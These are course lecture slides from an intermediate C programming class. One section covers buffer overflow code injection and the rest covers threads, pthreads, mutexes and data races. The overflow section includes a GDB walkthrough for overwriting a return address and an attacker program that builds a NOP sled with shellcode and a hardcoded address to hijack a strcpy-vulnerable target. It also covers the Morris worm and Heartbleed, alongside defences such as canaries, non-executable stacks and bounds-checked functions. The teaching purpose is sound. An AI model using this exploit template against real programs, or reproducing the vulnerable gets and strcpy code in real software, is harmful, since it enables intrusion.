Lecture Participation Poll #27

Log onto pollev.com/cse374
Or
Text CSE374 to 22333

Lecture 27: Concurrency

CSE 374: Intermediate Programming Concepts and Tools

Administrivia


- HW 5 (final HW) posted
- Final review assignment coming
- **End of quarter due date Wednesday December 16th @ 9pm**

Malicious Buffer Overflow – Code Injection

- Buffer overflow bugs can allow attackers to execute arbitrary code on victim machines
  - Distressingly common in real programs
- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer B
- When bar() executes ret, will jump to exploit code

```
void foo(){
  bar();
A:...    return address A
}
```

```
int bar() {
  char buf[64];
  gets(buf);
  ...
  return ...;
}
```



https://arstechnica.com/gadgets/2020/12/iphone-zero-click-wi-fi-exploit-is-one-of-the-most-breathtaking-hacks-ever/

Change return to last frame

- Skip the line "x = 1;" in the main function by modifying function's return address.
  - Identify where the return address is in relation to the local variable buffer1
  - Figure out how many bytes the actual compiled C instruction "x=1;" takes, so that we can increment by that many bytes
- Use GDB
  - `break function`
    - break right at beginning of function execution
  - `x buffer1`
    - prints the location of buffer1
  - `info frame`
    - "rip" will hold the location of the return address
  - `print <rip-location> - <buffer1-location>`
    - prints the number of bytes between buffer1 and rip
  - `disassemble main`
    - shows the machine code and how many bytes each instruction takes up.
    - We identify the line that calls function, then see that the next // instruction moves 1 into x. That instruction takes 7 bytes, so we
    - have now found the second number!

```
void bufferplay (int a, int b, int c) {
  char buffer1[5];
  uintptr_t ret; //holds an address

  //calculate the address of the return pointer
  ret = (uintptr_t) buffer1 + 0; //change to be address of return

  //treat that number like a pointer,
  //and change the value in it
  *((uintptr_t*)ret) += 0; //change to add how much to advance
}

int main(int argc, char** argv) {
  int x;
  x = 0;
  printf("before: %d\n",x);
  bufferplay (1,2,3);
  x = 1; // want to skip this line
  printf("after: %d\n",x);
  return 0;
}
```

Trigger malicious program

```
int bar(char *arg, char *out) {
  strcpy(out, arg);
  return 0;
}
void foo(char *argv[]) {
  char buf[256];
  bar(argv[1], buf);
}
int main(int argc, char *argv[]) {
  if (argc != 2) {
    fprintf(stderr, "target1: argc != 2\n");
    exit(1);
  }
  foo(argv);
  return 0;
}
```

Victim Program

Attacker Program

```
int main(void) {
char *args[3];
char *env[1];
args[0] = "/tmp/target";
args[2] = NULL;
env[0] = NULL;

args[1] = (char*) malloc(sizeof(char)*265);

memset(args[1], 0x90, 264);

// Null-terminate the string.
args[1][264] = '\0';

// Add in the attack code to the front of the
argument. memcpy(args[1], shellcode,
strlen(shellcode));

*(uintptr_t*)(args[1] + 264) = 0x7ffffffdb90;
// call the victim program.
execve("/tmp/target", args, env); }
```


used gdb – there are 264 bytes between buf and return address, so we malloc space for 264, characters plus one for the null terminator.

set the memory to a value to ensure no null-termination in string before final character.
0x90 is also a byte that means "no-op" in terms of byte instructions.

Store address of buf at appropriate location in string


Hack – Internet Worm


- Original "Internet worm" (1988)
- Exploited vulnerability in gets() method used in Finger protocol
  - Worm attacked fingerd server with phony argument
    - `finger "exploit-code padding new-return-addr"`
    - Exploit code: executed a root shell on the victim machine with a direct connection to the attacker
- Worm spread from machine to machine automatically
  - denial of service attack – flood machine with so many requests it is overloaded and unavailable to its intended users
  - took down 6000 machines, took days to get machine back online
  - government estimated damage $100,000 to $10,000,000
- Written by Robert Morris while a grad student at Cornell, but launched it from the MIT computer system
  - meant to be an intellectual experiment, but made it too damaging by accident
  - Now a professor at MIT, first person convicted under the '86 Computer Fraud and Abuse Act



Hack – Heartbleed

- Buffer over-read in Open-Source Security Library
  - when program reads beyond end of intended data from a buffer and reads
- maliciously designed input – “Heartbeat” packet sent out
  - Specifies length of message and server echoes it back
  - Library just “trusted” this length
  - Allowed attackers to read contents of memory anywhere they wanted
- Est. 17% of internet affected






Protect Your Code!

- Employ system-level protections
  - Code on the Stack is not executable
  - Randomized Stack offsets
- Avoid overflow vulnerabilities
  - Use library routines that limit string lengths
  - Use a language that makes them impossible
- Have compiler use “stack canaries”
  - place special value (“canary”) on stack just beyond buffer


System Level Protections

- Non-executable code segments
- In traditional x86, can mark region of memory as either "read-only" or "writeable"
  - Can execute anything readable
- x86-64 added explicit "execute" permission
- Stack marked as non-executable
  - Do *NOT* execute code in Stack, Static Data, or Heap regions
  - Hardware support needed



System Level Protections

- Many embedded devices *do not* have feature to mark code as "non-executable"
  - Cars
  - Smart homes
  - Pacemakers
- Randomized stack offsets
  - At start of program, allocate random amount of space on stack
  - Shifts stack addresses for entire program
    - Addresses will vary from one run to another
  - Makes it difficult for hacker to predict beginning of inserted code



Avoid Overflow Vulnerabilities

- Use library routines that limit string lengths
  - fgets instead of gets (2nd argument to fgets sets limit)
  - strncpy instead of strcpy
  - Don't use scanf with %s conversion specification
    - Use fgets to read the string
    - Or use %ns where n is a suitable integer

```
/* Echo Line */
void echo()
{
    char buf[8];  /* Way too small! */
    fgets(buf, 8, stdin);
    puts(buf);
}
```

- Or… don't use C – use a language that does array index bounds check
  - Buffer overflow is impossible in Java
    - ArrayIndexOutOfBoundsException
  - Rust language was designed with security in mind
    - Panics on index out of bounds, plus more protections

Stack Canaries

- Basic Idea: place special value ("canary") on stack just beyond buffer
  - *Secret* value that is randomized before main()
  - Placed between buffer and return address
  - Check for corruption before exiting function
- GCC implementation
  - -fstack-protector

```
unix>./buf
Enter string: 12345678
12345678
```

```
unix> ./buf
Enter string: 123456789
*** stack smashing detected ***
```

Sequential Programming

- Only one query is being processed at a time
  - All other queries queue up behind the first one
  - And clients queue up behind the queries …
  - what we've been doing so far
  - sequential programming demands finishing one sequence before starting the next one

- Even while processing one query, the CPU is idle the vast majority of the time
  - It is blocked waiting for I/O to complete
    - Disk I/O can be very, very slow (10 million times slower …)

- At most one I/O operation is in flight at a time
  - Missed opportunities to speed I/O up
    - Separate devices in parallel, better scheduling of a single device, etc.
  - performance improvements can only be made by improving hardware
    - Moore's Law

Concurrency vs Parallelism

- **parallelism** refers to running things simultaneously on **separate** resources (ex. Separate CPUs)
- **concurrency** refers to running multiple threads on a **shared** resources
- Concurrency is one person cooking multiple dishes at the same time.
- Parallelism is having multiple people (possibly cooking the same dish).
- Allows processes to run 'in the background'
  - Responsiveness – allow GUI to respond while computation happens
  - CPU utilization – allow CPU to compute while waiting (waiting for data, for input)
  - isolation – keep threads separate so errors in one don't affect the others

Concurrency

- A search engine could run concurrently:
  - Example: Execute queries one at a time, but issue I/O requests against different files/disks simultaneously
    - Could read from several index files at once, processing the I/O results as they arrive
  - Example: Web server could execute multiple queries at the same time
    - While one is waiting for I/O, another can be executing on the CPU
- Use multiple "workers"
  - As a query arrives, create a new "worker" to handle it
  - The "worker" reads the query from the network, issues read requests against files, assembles results and writes to the network
  - The "worker" uses blocking I/O; the "worker" alternates between consuming CPU cycles and blocking on I/O
  - The OS context switches between "workers"
  - While one is blocked on I/O, another can use the CPU
  - Multiple "workers'" I/O requests can be issued at once
  - So what should we use for our "workers"?

Threads


- In most modern OS's threads are the *unit of scheduling.*
  - Separate the concept of a process from the "*thread of execution*"
  - Threads are contained within a process
  - Usually called a thread, this is a sequential execution stream within a process
- Cohabit the same address space
  - Threads within a process see the same heap and globals and can communicate with each other through variables and memory
  - Each thread has its own stack
  - But, they can interfere with each other – need synchronization for shared resources
- Advantages:
  - They execute concurrently like processes
  - You (mostly) write sequential-looking code
  - Threads can run in parallel if you have multiple CPUs/cores
- Disadvantages:
  - If threads share data, you need locks or other synchronization
    - Very bug-prone and difficult to debug
  - Threads can introduce overhead
    - Lock contention, context switch overhead, and other issues
  - Need language support for threads

A Process has a unique: address space, OS resources, and security attributes


A Thread has a unique: stack, stack pointer, program counter, and registers

Threads are the *unit of scheduling* and processes are their *containers*; every process has at least one thread running in it

Address Spaces



- Single threaded address space
- Before creating a thread
  - One thread of execution running in the address space
    - One PC, stack, SP
  - That main thread invokes a function to create a new thread
- Typically **pthread_create**()



- Multi-threaded address space
- After creating a thread
  - *Two* threads of execution running in the address space
    - Original thread (parent) and new thread (child)
    - New stack created for child thread
    - Child thread has its own *values* of the PC and SP
  - Both threads share the other segments (code, heap, globals)
    - They can cooperatively modify shared data

Threads Example

```
main() {
  while (1) {
    string query_words[] = GetNextQuery();
    CreateThread(ProcessQuery(query_words));
  }
}
```

```
doclist Lookup(string word) {
  bucket = hash(word);
  hitlist = file.read(bucket);
  foreach hit in hitlist
    doclist.append(file.read(hit));
  return doclist;
}

ProcessQuery(string query_words[]) {
  results = Lookup(query_words[0]);
  foreach word in query[1..n]
    results = results.intersect(Lookup(word));
  Display(results);
}
```

Creating and Terminating Threads

```
int pthread_create(
        pthread_t* thread,
        const pthread_attr_t* attr,
        void* (*start_routine)(void*),
        void* arg);
```

- Creates a new thread into *thread, with attributes *attr (NULL means default attributes)
- Returns **0** on success and an error number on error (can check against error constants)
- The new thread runs **start_routine**(arg)

```
void pthread_exit(void* retval);
```

- Equivalent of **exit**(retval); for a thread instead of a process
- The thread will automatically exit once it returns from **start_routine**()

After forking threads

```c
int pthread_join(pthread_t thread, void** retval);
```

- Waits for the thread specified by thread to terminate
- The thread equivalent of **waitpid()**
- The exit status of the terminated thread is placed in *retval

```c
int pthread_detach(pthread_t thread);
```

- Mark thread specified by thread as detached – it will clean up its resources as soon as it terminates

POSIX Threads and Pthread functions

- The POSIX APIs for dealing with threads
  - Declared in pthread.h
    - Not part of the C/C++ language (cf. Java)
  - To enable support for multithreading, must include -pthread flag when compiling and linking with gcc command
  - POSIX stands for Portable Operating System Interface, pthread conforms to POSIX standard for threading

```
gcc -g -Wall -std=c11 -pthread -o main main.c
```

- Example Usage
  - `pthread_t thread ID;`
    - the threadID keeps track of to which thread we are referring
  - `pthread_create` takes a function plinter and arguments to trigger separate thread
    - `int pthread_create(pthread_t *thread, const pthread_attr_t *attr, void *(*start routing) (void*), void *arg);`
    - note – pthread_create takes two generic (untyped) pointers
    - interprets the first as a function pointer and the second as an argument pointer
  - `int pthread_join(pthread_t thread, void **value_ptr);`
    - puts calling thread 'on hold' until 'thread' completes – useful for waiting to thread to exit

https://pubs.opengroup.org/onlinepubs/7908799/xsh/pthread.h.html

Data Races

- Two memory accesses form a data race if different threads access the same location, and at least one is a write, and they occur one after another
  - Means that the result of a program can vary depending on chance (which thread ran first?)
- Data races might interfere in painful, non-obvious ways, depending on the specifics of the data structure
- <u>Example</u>: two threads try to read from and write to the same shared memory location
  - Could get "correct" answer
  - Could accidentally read old value
  - One thread's work could get "lost"
- <u>Example</u>: two threads try to push an item onto the head of the linked list at the same time
  - Could get "correct" answer
  - Could get different ordering of items
  - Could break the data structure!

Synchronization

- Synchronization is the act of preventing two (or more) concurrently running threads from interfering with each other when operating on shared data
  - Need some mechanism to coordinate the threads
    - "Let me go first, then you can go"
  - Many different coordination mechanisms have been invented

- Goals of synchronization:
  - Liveness – ability to execute in a timely manner (informally, "something good happens")
  - Safety – avoid unintended interactions with shared data structures (informally, "nothing bad happens")

Lock Synchronization

- Use a "Lock" to grant access to a *critical section* so that only one thread can operate there at a time
  - Executed in an uninterruptible (*i.e.* atomic) manner
- Lock Acquire
  - Wait until the lock is free, then take it
- Lock Release
  - Release the lock
  - If other threads are waiting, wake exactly one up to pass lock to

```
// non-critical code

lock.acquire();   loop/idle if locked
// critical section
lock.release();

// non-critical code
```

Example

- If your fridge has no milk, then go out and buy some more
  - What could go wrong?
- If you live alone:

If you live with a roommate:

- What if we use a lock on the refrigerator?
  - Probably overkill – what if roommate wanted to get eggs?

```
fridge.lock()
if (!milk) {
  buy milk
}
fridge.unlock()
```

- For performance reasons, only put what is necessary in the critical section
  - Only lock the milk
  - But lock all steps that must run uninterrupted (i.e. must run as an atomic unit)

```
milk_lock.lock()
if (!milk) {
  buy milk
}
milk_lock.unlock()
```

pthreads and Locks

- Another term for a lock is a mutex ("mutual exclusion")
  - pthread.h defines datatype pthread_mutex_t
- pthread_mutex_init()

```
int pthread_mutex_init(pthread_mutex_t* mutex, const pthread_mutexattr_t* attr);
```

  - Initializes a mutex with specified attributes
- pthread_mutex_lock()

```
int pthread_mutex_lock(pthread_mutex_t* mutex);
```

  - Acquire the lock – blocks if already locked
- pthread_mutex_unlock()

```
int pthread_mutex_unlock(pthread_mutex_t* mutex);
```

  - Releases the lock
- pthread_mutex_destroy()

```
int pthread_mutex_destroy(pthread_mutex_t* mutex);
```

  - "Uninitializes" a mutex – clean up when done

Memory Consideration

- if one thread did nothing of interest to any other thread, why bother running?
- threads must communicate and coordinate
  - use results from other threads, and coordinate access to shared resources
- simplest ways to not mess each other up:
  - don't access same memory (complete isolation)
  - don't write to shared memory (write isolation)
- next simplest
  - one thread doesn't run until/unless another is done

Parallel Processing

- common pattern for expensive computations (such as data processing)

1. split up the work, give each piece to a thread (fork)
2. wait until all are done, then combine answers (join)

- to avoid bottlenecks, each thread should have about the same about of work

- performance will always be less than perfect speedup

- what about when all threads need access to the same mutable memory?

multiple threads with one memory

- often you have a bunch of threads running at once and they might need rthe same mutable (writable) memory at the same time but probably not
  - want to be correct, but not sacrifice parallelism

- example: bunch of threads processing bank transactions

data races

